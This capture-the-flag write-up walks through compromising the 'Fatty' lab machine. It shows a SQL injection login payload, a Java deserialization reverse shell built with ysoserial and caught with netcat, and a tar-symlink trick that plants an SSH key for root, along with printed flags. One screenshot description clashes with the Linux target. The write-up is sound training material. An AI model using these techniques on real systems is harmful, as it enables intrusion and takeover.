




# Fatty



The banner for the 'Fatty' machine features a central illustration of a female scientist with blonde hair, wearing a yellow hard hat, safety goggles, and a white lab coat over a green shirt. She is holding a small white vial labeled 'OMEGA 3'. The background of the illustration is blue and contains several chemical structures, including a long-chain alkane  $(CH_2)_8$ , a carboxylic acid  $(CH_2)_7COOH$ , and a double bond  $C=C$ . The entire illustration is framed by a circular metallic border with red glowing segments. To the right of the illustration, the machine's details are listed in a dark grey box with white text.

Fatty	
OS:	 Linux
Difficulty:	 Insane
Points:	50
Release:	08 Feb 2020
IP:	10.10.10.174

Machine author: [@qtc](#)

Writeup author: [@elklepo](#)

# Enumeration

Wide `nmap` scan gave me everything I need:

```
kali@kali:~$ nmap -sV -sC -p 1-65535 10.10.10.174
Starting Nmap 7.80 ( https://nmap.org ) at 2020-03-24 12:28 EDT
Stats: 0:03:21 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 95.00% done; ETC: 12:32 (0:00:08 remaining)
Nmap scan report for fatty.htb (10.10.10.174)
Host is up (0.057s latency).
Not shown: 65530 closed ports
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.0.8 or later
|_ ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_ -rw-r--r-- 1 ftp      ftp      15426727 Oct 30 12:10 fatty-client.jar
|_ -rw-r--r-- 1 ftp      ftp      526 Oct 30 12:10 note.txt
|_ -rw-r--r-- 1 ftp      ftp      426 Oct 30 12:10 note2.txt
|_ -rw-r--r-- 1 ftp      ftp      194 Oct 30 12:10 note3.txt
|_ ftp-syst:
|_  STAT:
|_  FTP server status:
|_    Connected to 10.10.14.35
|_    Logged in as ftp
|_    TYPE: ASCII
|_    No session bandwidth limit
|_    Session timeout in seconds is 300
|_    Control connection is plain text
|_    Data connections will be plain text
|_    At session startup, client count was 4
|_    vsFTPD 3.0.3 - secure, fast, stable
|_ End of status
22/tcp    open  ssh          OpenSSH 7.4p1 Debian 10+deb9u7 (protocol 2.0)
|_ ssh-hostkey:
|_   2048 fd:c5:61:ba:bd:a3:e2:26:58:20:45:69:a7:58:35:08 (RSA)
|_   256 4a:a8:aa:c6:5f:10:f0:71:8a:59:c5:3e:5f:b9:32:f7 (ED25519)
1337/tcp  open  ssl/waste?
|_ _ssl-date: 2020-03-24T16:30:06+00:00; +33s from scanner time.
1338/tcp  open  ssl/wmc-log-svc?
|_ _ssl-date: 2020-03-24T16:30:06+00:00; +33s from scanner time.
1339/tcp  open  ssl/kjtsiteserver?
|_ _ssl-date: 2020-03-24T16:30:06+00:00; +33s from scanner time.
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

# Browsing FTP share

The *lowest hanging fruit* was the FTP with anonymous access so I downloaded all available files. Three notes and a JAR file, reading the notes gave me some useful information:

```
kali@kali:~/fatty$ cat note.txt
Dear members,

because of some security issues we moved the port of our fatty java server from 8000 to the hidden and undocumented port 1337.
Furthermore, we created two new instances of the server on port 1338 and 1339. They offer exactly the same server and it would be nice if you use different servers from day to day to balance the server load.

We were too lazy to fix the default port in the '.jar' file, but since you are all senior java developers you should be capable of doing it yourself ;)

Best regards,
qtc
kali@kali:~/fatty$ cat note2.txt
Dear members,

we are currently experimenting with new java layouts. The new client uses a static layout. If you are using a tiling window manager or only have a limited screen size, try to resize the client window until you see the login form.

Furthermore, for compatibility reasons we still rely on Java 8. Since our company workstations ship Java 11 per default, you may need to install it manually.

Best regards,
qtc
kali@kali:~/fatty$ cat note3.txt
Dear members,

We had to remove all other user accounts because of some security issues.
Until we have fixed these issues, you can use my account:

User: qtc
Pass: clarabibi


Best regards,
qtc
kali@kali:~/fatty$ file fatty-client.jar
fatty-client.jar: Zip archive data, at least v2.0 to extract
```

At that point I started to see a bigger picture:

- The `fatty-clinet.jar` must be some kind of client application used to connect to server hosted on `10.10.10.174:1337`.
- `java8` is needed to run the client.
- Client by default connects to port `8000` instead of `1337`.
- Some credentials for the application were provided: `user:qtc pass:clarabibi`.

# Exploring fatty-client.jar

After installing `java8` and running `java8 -jar fatty-client.jar` the pretty client GUI popped up with a login prompt. As expected, I got a connection error while trying to log with given credentials:



I used `jd-gui` to decompile the `fatty-client.jar`.

After some time of reading code I found out that server address and port are stored inside `beans.xml`:

```
...  
<bean id="connectionContext" class =  
  "htb.fatty.shared.connection.ConnectionContext">  
  <constructor-arg index="0" value = "server.fatty.htb"/>  
  <constructor-arg index="1" value = "8000"/>  
</bean>  
...
```

I tried to change values in `beans.xml` and pack it to back to JAR, but after running it I got an error informing me about corrupted `beans.xml` signature. At the end I added an entry in `/etc/hosts`:

```
127.0.0.1    server.fatty.htb
```

And started an instance of `simpleproxy` to redirect all traffic from `127.0.0.1:8000` to `10.10.10.174:1337` and the other way:


```
$ simpleproxy -L 8000 -R 10.10.10.174:1337
```

With this setup I was able to start the `fatty-client.jar` once again and connect to the server successfully.

After some time spent on playing with all functionalities available to my user, I focused on the **FileBrowser** functionality. All the files provided by this functionality gave me more information to keep in mind for later:

- `fatty-client.jar` is buggy.
- The server is probably also a java app which is buggy too.
- There is a *SQL injection* vulnerability somewhere on the server.

Next, I tried to perform some *path traversal* attack attempts on the client GUI file search text box, but it was clear that either client or server performs some weird path normalization, which denies the attack attempts:




It was the time to dig more into decompiled source code of `fatty-client.jar`.

First thing that caught my eye was the folder listing functionality, the client sends to the server one of predefined subdirectories ( 'configs', 'mail', 'notes' ) which is then being somehow appended to path  `'/opt/fatty/files/'` . Because from the GUI level I was able to choose only one of three predefined subdirectories, it was required to modify code.

First, I installed `jd-Eclipse` plug-in to `Eclipse` that enabled me to debug `fatty-client.jar` using decompiled source code (and change variables values in runtime). Later on I decided to use decompiled sources to create new `Eclipse` project (with some minor code adjustments) what allowed me to run client from modified source code.

Going back to directory listing, I modified set the `folder` parameter value in function `Invoker.java:showFiles(String folder)` to `'..'`, it revealed the content of `/opt/fatty` directory:



Now I was able to browse all files that origin from `/opt/fatty` by modifying `foldername` and `filename` parameters in function `Invoker.java:open(String foldername, String filename)`.

Unfortunately, server side path normalization did not allow to browse files in `/opt` or `/` but browsing from `/opt/fatty` was enough to progress with the task.

The most interesting file discovered was of course `fatty-server.jar`, with some modifications in `fatty-client.jar` I was able to dump `fatty-server.jar`.

# Exploring fatty-server.jar

I used `jd-gui` again to decompile `fatty-server.jar`. After short time I spotted the *SQL Injection* in `FattyDbSession.java:checkLogin(User user)`:

```
...  
rs = stmt.executeQuery("SELECT id,username,email,password,role FROM users WHERE  
username='" + user.getUsername() + "'");  
...
```

Tracing back the code I found out that `user.getUsername()` is the exact same string that is provided by user in `fatty-client.jar` login prompt, so the injection is fortunately not significantly restricted.

I spent some time on trying to execute the MySQL `INTO OUTFILE` statement but after reading logs in `/opt/fatty/logs/` I understood that either the DB user or the mysql process has very restricted permissions to file system so I dropped this path.


At that moment I remembered the `role` filed associated with every user. `qtc` user has `'user'` role assigned, so I decided to modify it to `'admin'` by exploiting the *SQL Injection*.

Setting `Username` value in `fatty-client` to `xyz' union select 123, 'qtc', 'qtc@fatty.htb', '5A67EA356B858A2318017F948BA505FD867AE151D6623EC32BE86E9C688BF046', 'admin'` resulted in the following SQL statement to be executed on the server side:

```
SELECT id,username,email,password,role FROM users WHERE username='xyz' union  
select 123, 'qtc', 'qtc@fatty.htb', 'pass_hash', 'admin'
```

In addition to setting the injection payload mentioned above in `Username` field, it is required to hardcode the same password hash value ( `'pass_hash'` ) in function `User.java:setPassword(String password)`, because otherwise client will calculate password hash itself.

After applying modifications and sending *SQL injection* payload I was able to log in:



And I got access to functionalities allowed only for admins:

The screenshot shows a Windows command prompt window with the following content:

```
C:\Windows\system32>netstat -an
```

Active Internet Connections (only servers)
Proto Recv-Q Send-Q Local Address Foreign Address State
tcp 0 0 0.0.0.0:22 0.0.0.0:* LISTEN
tcp 0 0 0.0.0.0:11466 0.0.0.0:* LISTEN
tcp 0 0 0.0.0.0:1337 0.0.0.0:* LISTEN
tcp 0 0 0.0.0.0:22 :::* LISTEN

A mouse cursor is hovering over the 'Users' column header.

With admin roles I was able to reach server code with next vulnerability in

```
Commands.java:changePW(ArrayList<String> args, User user):
```

```
String b64User = args.get(0);
byte[] serializedUser = Base64.getDecoder().decode(b64User.getBytes());
ByteArrayInputStream bIn = new ByteArrayInputStream(serializedUser);
try
{
    ObjectInputStream oIn = new ObjectInputStream(bIn);
    User user1 = (User)oIn.readObject(); // vulnerable deserialization
}
```

This deserialization vulnerability was perfectly described in [FoxGlove Security blogpost](#). The major requirement to exploit this vulnerability is that the vulnerable application must contain `commons-collections` library. Fortunately, required library with required classes is present in `fatty-server.jar`:

```
kali@kali:~/fatty/server-unpacked$ grep -R InvokerTransformer .
Binary file ./org/apache/commons/collections/TransformerUtils.class matches
Binary file ./org/apache/commons/collections/functions/InvokerTransformer.class matches
Binary file ./org/apache/commons/collections/ClosureUtils.class matches
Binary file ./org/apache/commons/collections/PredicateUtils.class matches
```

`ChangePassword` is not fully implemented in client so it is required to implement the missing parts so that it is possible to send data in context of `changePw` command which further will be retrieved by server via `args.get(0)` as I showed in code snippet above:

```
this.action = new ActionMessage(this.sessionID, "changePW");
this.action.addArgument(payload);
sendAndRecv();
```

To generate reverse shell payload I used tool mentioned by FoxGlove Security in their [blogpost](#) - [ysoserial](#):

[illegible]



After setting up listener on given port and sending base64 encoded payload to server I got reverse shell:

```
kali@kali:~$ nc -lvp 4444
listening on [any] 4444 ...
connect to [10.10.14.35] from fatty.htb [10.10.10.174] 43613
id
uid=1000(qtc) gid=1000(qtc) groups=1000(qtc)
ls -la ~/
total 16
drwxr-sr-x  1 qtc      qtc      4096 Oct 30 11:11 .
drwxr-xr-x  1 root    root      4096 Oct 30 11:11 ..
drwx----- 1 qtc      qtc      4096 Oct 30 11:11 .ssh
----- 1 qtc      qtc      33 Oct 30 11:10 user.txt
chmod +r ~/user.txt
cat ~/user.txt
7fab2c31fc7173a86872db45ae922073
```

# Going for root.txt

Even though port 22 is open on 10.10.10.174, writing my public key to /home/qtc/.ssh/authorized\_keys did not allow me to log in via ssh, it suggested me that I must be in some kind of container that does not have port 22 forwarded to host. [LinEnum.sh](#) confirmed it by finding some container specific files.

[pspy](#) showed that every now and then a process is spawned in qtc user context:

```
scp -f /opt/fatty/tar/logs.tar
```

It means that there is a program executed (most probably on docker host):

```
scp qtc:<container_ip>:/opt/fatty/tar/logs.tar /unknown/location/logs.tar
```

Unfortunately, there is no information or any hint on where on docker host file system the logs.tar lands, but a very strong assumption may be made that if a tar file is copied, then maybe it is unpacked shortly after?

My idea was to create symbolic link of name logs.tar that points to location where I'll inject file, in my case /root/.ssh/authorized\_keys. Then the logs.tar symbolic link must be packed to tar archive and placed under /opt/fatty/tar/logs.tar:

```
ln -s /root/.ssh/authorized_keys logs.tar
tar cvf logs_tmp.tar logs.tar
logs.tar
tar tvf logs_tmp.tar
lrwxrwxrwx qtc/qtc      0 2020-03-24 21:26:33 logs.tar -> /root/.ssh/authorized_keys
cp logs_tmp.tar /opt/fatty/tar/logs.tar
```

According to the assumption, logs.tar will be copied to unknown location on host - /unknown/location/logs.tar and then will be unpacked, creating symbolic link:

```
/unknown/location/logs.tar -> /root/.ssh/authorized_keys
```

After I spotted (looking on pspy output on second reverse shell) that logs.tar was copied to docker host, I replaced /opt/fatty/tar/logs.tar with a file which content will be placed under symbolic link destination, in my case it's my public ssh key:

```
cat authorized_keys
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQCe/E/8Pq+3aDYgUY+wjVi/thzQNTSlr12KFjldPd+WlaEoZellk9Dh+bq/ECZ1ba8lw+n
UPmB7FvMTZoZUCHeLElDoUHHlh1Or71gRJv/o6THc2WERXjAc/07GFFT0Ia0aKoquBNbyxWHaPVYbck387T8Xyx/KPtRPwjrpTcR3kZ3ksH
2PG/YmKn022ZNJwUT8qs550Mc+rJx4QuITv+P+H1a6zKtELliotq00MKbY4ByExmBbme+ohBgaXHM0FJ/nacIqSzW6OH02o3PATpMbs3x4
j6c+K2W4SWbjc6fSs6k0/UREjkkrc3c31742S/dmNqP2hq2RLqZwvm9PrMaL kali@kali
cp authorized_keys /opt/fatty/tar/logs.tar
```

What will happen now is that when logs.tar will be copied using scp for the second time, it will be stored under /unknown/location/logs.tar which now is a symbolic link that points to /root/.ssh/authorized\_keys so in result, content of the logs.tar (ssh public key) will be written to /root/.ssh/authorized\_keys!

All that's left is to ssh into 10.10.10.174 as root:

```
kali@kali:~/ysoserial$ ssh root@10.10.10.174
Linux fatty 4.9.0-11-amd64 #1 SMP Debian 4.9.189-3+deb9u1 (2019-09-20) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Tue Mar 24 22:08:17 2020 from 10.10.14.35
root@fatty:~# id
uid=0(root) gid=0(root) groups=0(root)
root@fatty:~# ls
client1 client2 client3 log-puller.log log-puller.sh root.txt
root@fatty:~# cat root.txt
ee982fa19b413415391ed4a17b2bd9c7
root@fatty:~#
```

Big thanks to [@gtc](#) for making such a wonderful machine! I've learned a lot while solving it and had a great time. :)